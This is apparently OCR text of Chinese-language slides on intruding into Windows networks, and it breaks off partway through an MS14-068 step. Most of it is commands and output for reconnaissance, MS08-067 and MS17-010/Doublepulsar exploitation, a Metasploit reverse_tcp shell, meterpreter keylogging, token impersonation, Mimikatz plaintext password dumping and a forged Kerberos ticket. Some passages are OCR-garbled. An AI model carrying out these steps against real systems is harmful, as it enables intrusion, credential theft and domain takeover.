
扫描远程系统上NetBIOS信息

Nbtstat 查询NetBIOS 操作系统指纹、共享列表、用户列表..

扫描远程系统上身份验证令牌

PSEXEC 扫描远程系统上的身份验证令牌

弱点入侵




弱口令	Hsan Ntscan hydra
漏洞扫描	Nessus Xscan Nmap MetaSploit

弱点入侵-Cain 嗅探

Cain 可以网络嗅探，网络欺骗，破解加密口令、缓存口令、远程共享口令、SMB口令、支持VNC口令解码、Cisco Type-7口令解码、Base64口令解码、sql server7.0/2000口令解码、Access Database口令解码等

FTP
HTTP
POP3
SMB
SMTP
....



已知漏洞

溢出

08067溢出

dns溢出

```
C:\wtemp>sfind -p 445 218.61.....1 218.61 1.255

*****SFind command line super tools version 1.85*****
*****By Sane 1999-2001. http://su_san.nyctang.com*****

218.61.199.2 Port:445 listening
218.61.199.4 Port:445 listening
```

```
C:\WINNT>ms0867 218.61.....

MS08-067 Exploit for CN by EMMeph4nt@n.org

SMB Connect OK!
Maybe Patched!
```

```
[version 0.1.7001]
Microsoft Corporation. All rights reserved.


ADMIN>dns -t 192.168.1.141
```

采用sfind.exe等对445端口进行扫描

Superscan 对53,445端口进行扫描

已知漏洞

第一步：通过msfupdate更新
smb_ms17_010.rb模块，或者手动拷贝附件
一到msf的模块目录下。



第二步：运行smb模块探测主机
445端口开放情况

```
msf auxiliary(smb_version) > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set rhosts 192.168.236.129/24
rhosts => 192.168.236.129/24
msf auxiliary(smb_version) > set threads 16
threads => 16
msf auxiliary(smb_version) > run

[*] 192.168.236.1:445 - Host is running Windows 10 Pro (build:15063) (name:CA-...I) (workgroup:WORKGROUP )
[*] Scanned 26 of 256 hosts (10% complete)
[*] Scanned 53 of 256 hosts (20% complete)
[*] Scanned 77 of 256 hosts (30% complete)
[*] Scanned 105 of 256 hosts (41% complete)
[*] 192.168.236.129:445 - Host is running Windows 7 Professional SP1 (build:7601) (name:WIN-10FP2G4N3EF) (workgroup:WORKGROUP )
[*] Scanned 129 of 256 hosts (50% complete)
[*] 192.168.236.134:445 - Host is running Windows 2003 SP2 (build:3790) (name:USER-FW21F) (workgroup:WORKGROUP )
[*] Scanned 154 of 256 hosts (60% complete)
[*] Scanned 180 of 256 hosts (70% complete)
[*] Scanned 205 of 256 hosts (80% complete)
```

已知漏洞

第三步：使用smb_ms17_010模块探测MS17-010漏洞

```
Module: Doublepulsar
-----
Name      Value
-----
NetworkTimeout 60
TargetIp      192.168.1.125
TargetPort    445
DllPayload    D:\shadowbroker-master\windows\shell.dll
DllOrdinal    1
ProcessName   lsass.exe
ProcessCommandLine
Protocol      SMB
Architecture  x64
Function      RunDLL

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
[+] Backdoor returned code: 10 - Success!
[+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0xD1E64
3
SMB Connection string is: Windows Server 2008 R2 Enterprise 7601 Service P
k 1
Target OS is: 2008 R2 x64
Target SP is: 1
[+] Backdoor installed
[+] DLL built
[.] Sending shellcode to inject DLL
[+] Backdoor returned code: 10 - Success!
[+] Backdoor returned code: 10 - Success!
[+] Backdoor returned code: 10 - Success!
[+] Doublepulsar Succeeded
fb Payload (Doublepulsar) >
```

第四步：利用成功




键盘记录

Keyscan_start
Keyscan_dump
Keysan_stop




```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump\
[-] Unknown command: keyscan_dump\
meterpreter > keyscan_dump
Dumping captured keystrokes...

**
-[ C:\Windows\System32\notepad.exe
-[ @ 2017年10月24日 14:00:59 UTC
**
12345678<CF>
admin<CR>
test<CR>
```




中间人攻击

DNS欺骗、SMB会话劫持、信息篡改




嗅探, DNS欺骗

cain ettercap sniffer wireshark



假冒令牌



- (1) 客户端向认证服务器（AS）发送请求，要求得到服务器的证书。
- (2) AS收到请求后，将包含客户端密钥的加密证书响应发送给客户端。该证书包括服务器ticket（包括服务器密钥加密的客户机身份和一份会话密钥）和一个临时加密密钥（又称为会话密钥 session key）。当然，认证服务器会将该证书给服务器也发送一份，用来使服务器认证登录客户端身份。
- (3) 客户端将ticket传送到服务器上，服务器确认该客户端的话，便允许它登录服务器。
- (4) 这样客户端登录成功后，攻击者就可以通过入侵服务器来获取到客户端的令牌。

假冒令牌

```
[*] 192.168.80.141 - Meterpreter session 1 closed. Reason: User exit
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.16
lhost => 192.168.1.16
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.1.16:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.1.14
[*] Meterpreter session 3 opened (192.168.1.16:4444 -> 192.168.1.14:61748) at 2017-10-24 17:38:37 +0800
```

使用Metasploit与一台主机建立Meterpreter会话

```
meterpreter > use incognito
Loading extension incognito...success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
ADMIN\zhangsan

Impersonation Tokens Available
=====
No tokens available

meterpreter > impersonate_token ADMIN\zhangsan
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user ADMIN\zhangsan
```

List_tokens -u 列举所有令牌
Impersonate_token ADMIN\\zhagnsan

Successfully impersonated user
admin\zhangsan

Mimikatz 获取密码

```
mimikatz 2.1.1 x64 (oe.eo)
(8$&[TXr/?kjq!rFvI&"sd7aW@mlIwi/E4mzUA!^6xNkPfBP7e;wE
kerberos :
  * Username : win64-pc$
  * Domain   : ADMIN.COM
  * Password : G[Ty%nap*3n=;3R2fKvmWu]fx^0$+PCzvatj'E'zw%BK.GDW39Wtf;4h3n
(8$&[TXr/?kjq!rFvI&"sd7aW@mlIwi/E4mzUA!^6xNkPfBP7e;wE
ssp :
credman :

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1024561 (00000000:000fa231)
Session           : Interactive from 1
User Name         : win64
Domain            : win64-PC
Logon Server      : WIN64-PC
Logon Time        : 2017/8/2 14:19:48
SID               : S-1-5-21-969871463-2872917681-4020318963-1000

msv :
  [00000003] Primary
  * Username : win64
  * Domain   : win64-PC
```

```
mimikatz 2.1.1 x64 (oe.eo)
* NTLM      : 9c8f03137b143912dcf71ed609e036cd
* SHA1      : 4079f4f8f6ae267d9162f92540c271efc6e6119a
tspkg :
  * Username : win64
  * Domain   : win64-PC
  * Password : venus123@
wdigest :
  * Username : win64
  * Domain   : win64-PC
  * Password : venus123@
kerberos :
  * Username : win64
  * Domain   : win64-PC
  * Password : venus123@
ssp :
  [00000000]
  * Username : administrator
  * Domain   : ADMIN
  * Password : venus123456@
credman :

Authentication Id : 0 ; 1023853 (00000000:000f9f6d)
Session           : Interactive from 1
User Name         : win64
Domain            : win64-PC
```

密码获取


Mimikatz getpass wce pwdump

本地信息

Username:win64
Domain:win64-PC
Password:venus123@

域控信息

Username:administrator
Domain: ADMIN
Password:venus123456@



Part
Ththree

MS14-068

MS14-068

准备工作:

◆ userName@domainName : 普通域账号

◆ usersid : 该普通账号的sid 可以用 whoami /all 来查看

◆ domainControlerAddr:域控服务器地址





◆ 1.C:\Users\zhangsan.ADMIN\Desktop\ms14_068\pykek-master>ms14-068.py -u zhangsan@admin.com -p venus123@ -s S-1-5-21-1825629200-489098874-1280338471-1104 -d admin.com

```
C:\Users\zhangsan.ADMIN>cd C:\Users\zhangsan.ADMIN\Desktop\ms14_068\pykek-master

C:\Users\zhangsan.ADMIN\Desktop\ms14_068\pykek-master>ms14-068.py -u zhangsan@admin.com -p venus123@ -s S-1-5-21-1825629200-489098874-1280338471-1104 -d admin.com


[+] Building AS-REQ for admin.com... Done!
[+] Sending AS-REQ to admin.com... Done!
[+] Receiving AS-REP from admin.com... Done!
[+] Parsing AS-REP from admin.com... Done!
[+] Building TGS-REQ for admin.com... Done!
[+] Sending TGS-REQ to admin.com... Done!
[+] Receiving TGS-REP from admin.com... Done!
[+] Parsing TGS-REP from admin.com... Done!
[+] Creating ccache file 'TGT_zhangsan@admin.com.ccache'... Done!

C:\Users\zhangsan.ADMIN\Desktop\ms14_068\pykek-master>
```

 mimidrv.sys	2013/...
 mimikatz.exe	2017/...
 mimilib.dll	2017/...
 TGT_zhangsan@admin.com.ccache	2017/...

MS14-068

2. 将第一步生成的TGT_zhangsan@admin.com.ccache
用mimikatz注入



```
mimikatz 2.1.1 x64 (oe.eo)
## / \ ## /* * *
